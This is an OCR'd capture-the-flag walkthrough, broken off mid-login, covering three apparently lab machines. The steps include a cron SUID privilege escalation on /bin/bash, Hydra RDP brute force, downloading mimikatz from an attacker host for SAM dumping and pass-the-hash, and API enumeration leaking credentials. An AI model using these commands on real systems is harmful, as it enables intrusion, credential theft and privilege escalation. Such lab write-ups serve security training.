


cat /etc/crontab confirms out target file backup.sh is executed by root every minute. If we can change the file contents, we could privesc:




ls -la backup.sh cmd reveals backup.sh is owned by serv3 (that's us!) and


executed by root (root permissions) If we can change the file contents we might privesc:



we need to upgrade the perms on /bin/bash to suid (s):




lets upgrade permissions on backup.sh so we can write to it, then edit it to have it add suid perms to /bin/bash when the scheduled job is run: (echo “chmod 4777 /bin/bash” > backup.sh)



Great! we wait for cronjob to run and confirm the change: notice the ’s’ in file perms:

now we can type the ‘/bin/bash -p’ cmd and we got root!:



```
/bin/bash -p
id
uid=1002(serv3) gid=1002(serv3) euid=0(root) groups=1002(serv3)
whoami
root
```

“Medium” machine

```
Ports Open:

80
81
82
88 kerberos
135 RPC
139 netbios-ssn
389 AD LDAP Domain: troy.thm0.
445 ms-ds
464 kpasswd5
636
3268 AD LDAP Domain: troy.thm0.
3269
3389 rdp TROY-DC DNS_Computer_Name: TROY-DC.troy.thm Version: 10.0.17763

Users:

Achilles
Agamemnon
Hector
Helen
Patrocles
Administrator
```

great windows cmd to find all files names “flag.txt”

```
C:\>dir flag.txt /s /p
 Volume in drive C has no label.
 Volume Serial Number is A4B7-5ACE

 Directory of C:\Users\achilles\Desktop

19/02/2021  19:52                37 flag.txt
               1 File(s)             37 bytes

 Directory of C:\Users\Administrator\Desktop

21/02/2021  20:45                37 flag.txt
               1 File(s)             37 bytes

 Directory of C:\Users\agamemnon\Desktop

19/02/2021  19:55                37 flag.txt
               1 File(s)             37 bytes

 Directory of C:\Users\hector\Desktop

19/02/2021  20:05                37 flag.txt
               1 File(s)             37 bytes

 Directory of C:\Users\helen\Desktop

19/02/2021  19:48                37 flag.txt
               1 File(s)             37 bytes

 Directory of C:\Users\patrocles\Desktop
```

Hydra brute force attack on user:achilles rdp creds, yielded a password


```
┌──(max㉿kali)-[~/Downloads]
└─$ hydra rdp://10.10.20.81 -f  -l achilles -P /usr/share/wordlists/rockyou.txt -t4
```

```
3389][rdp] host: 10.10.52.251   login: achilles   password: winniethepooh
STATUS] attack finished for 10.10.52.251 (valid pair found)
 of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-15 01:03:01
```

we download mimikatz.exe to target,run it, then 3 commands in sequence to get our privesc to NT Authority:

```
Invoke-WebRequest -Uri "http://10.2.57.21:8000/mimikatz.exe" -OutFile "C:\users\mimikatz.exe"
.\mimikatz.exe on target machine
1)token::elevate
2)lsadump::sam sam3.reg system.reg
3)sekurlsa::pth /user:Administrator /domain:TROY-DC /ntlm:8c1c8cc0c8c9b77d17df57acc34b08aa
```


impersonating of kbtgt ticket success!




“Hard” Box

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 93:4a:03:ef:6a:ef:e1:31:76:99:84:cb:2a:bf:2b:a6 (RSA)
|   256 a9:67:f6:47:64:49:a8:57:64:76:f5:cc:6d:f1:a6:d6 (ECDSA)
|_  256 98:95:26:09:36:6a:ec:b3:73:ee:af:e4:5f:5b:1a:da (ED25519)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Server Manager Login
|_Requested resource was /login
81/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Home Page
82/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: I Love Hills - Home
2222/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:93:9a:3f:4b:cc:77:91:e3:c4:e2:67:93:fb:98:79 (RSA)
|   256 00:f9:5e:65:86:74:d8:2d:e1:8d:62:f6:7d:be:a7:07 (ECDSA)
|_  256 01:a0:a5:3c:2e:5e:02:fe:f5:d2:8a:dd:4c:44:1a:2b (ED25519)
8888/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.8.5)
|_http-server-header: Werkzeug/0.16.0 Python/3.8.5
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
9999/tcp open  abyss?
| fingerprint-strings:
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Date: Tue, 15 Jun 2021 17:22:09 GMT
|     Content-Length: 0
```


```
└─$ gobuster dir -u http://10.10.18.59/api/user -s 80 -w /usr/share/dirb/wordl
ists/common.txt -t32
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.18.59/api/user
[+] Method:                  GET
[+] Threads:                 32
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/06/15 12:54:36 Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 53]
/session              (Status: 200) [Size: 91]
```



exploring dir we got from gobuster, we find creds:



We feed this hash to CrackStation and get a hit!



Port 8888:

```
┌──(max㉿kali)-[~/.local/bin]
└─$ curl http://10.10.18.59:8888
Welcome to CMNatic's Application Launcher! You can launch applications b
y enumerting the /apps/ endpoint.

┌──(max㉿kali)-[~/.local/bin]
└─$ curl http://10.10.18.59:8888/apps
{"app1": {"name": "online file storage"}, "app2": {"name": "media player
"}, "app3": {"name": "file sync"}, "app4": {"name": "/users"}}
```


exploring the endpoints, we find creds:

```
┌──(max㉿kali)-[~/.local/bin]
└─$ curl http://10.10.18.59:8888/users
{"user": {"davelarkin": "totallysecurehuh"}}
```

We can’t log into Port 22, let’s try the other ssh port on 2222:

```
┌──(max㉿kali)-[~/.local/bin]
└─$ ssh davelarkin@10.10.18.59
The authenticity of host '10.10.18.59 (10.10.18.59)' can'
d.
ECDSA key fingerprint is SHA256:QIqSf5jVeGQTaPJnMuPSXOlfP
KlE.
Are you sure you want to continue connecting (yes/no/[fin
Warning: Permanently added '10.10.18.59' (ECDSA) to the l
sts.
davelarkin@10.10.18.59: Permission denied (publickey).
```

We’re in!


┌──(max㉿kali)-[~/.local/bin]
└─$ ssh -p 2222 davelarkin@10.10.18.59
The authenticity of host '[10.10.18.59]:2222 ([10.10.18.59]:2222
 be established.
ECDSA key fingerprint is SHA256:D0vPRUo5EfUivVKiJf3i6JIOF50DxmKg
x4o.
Are you sure you want to continue connecting (yes/no/[fingerprin
Warning: Permanently added '[10.10.18.59]:2222' (ECDSA) to the l
nown hosts.
davelarkin@10.10.18.59's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1037-aws x86_64)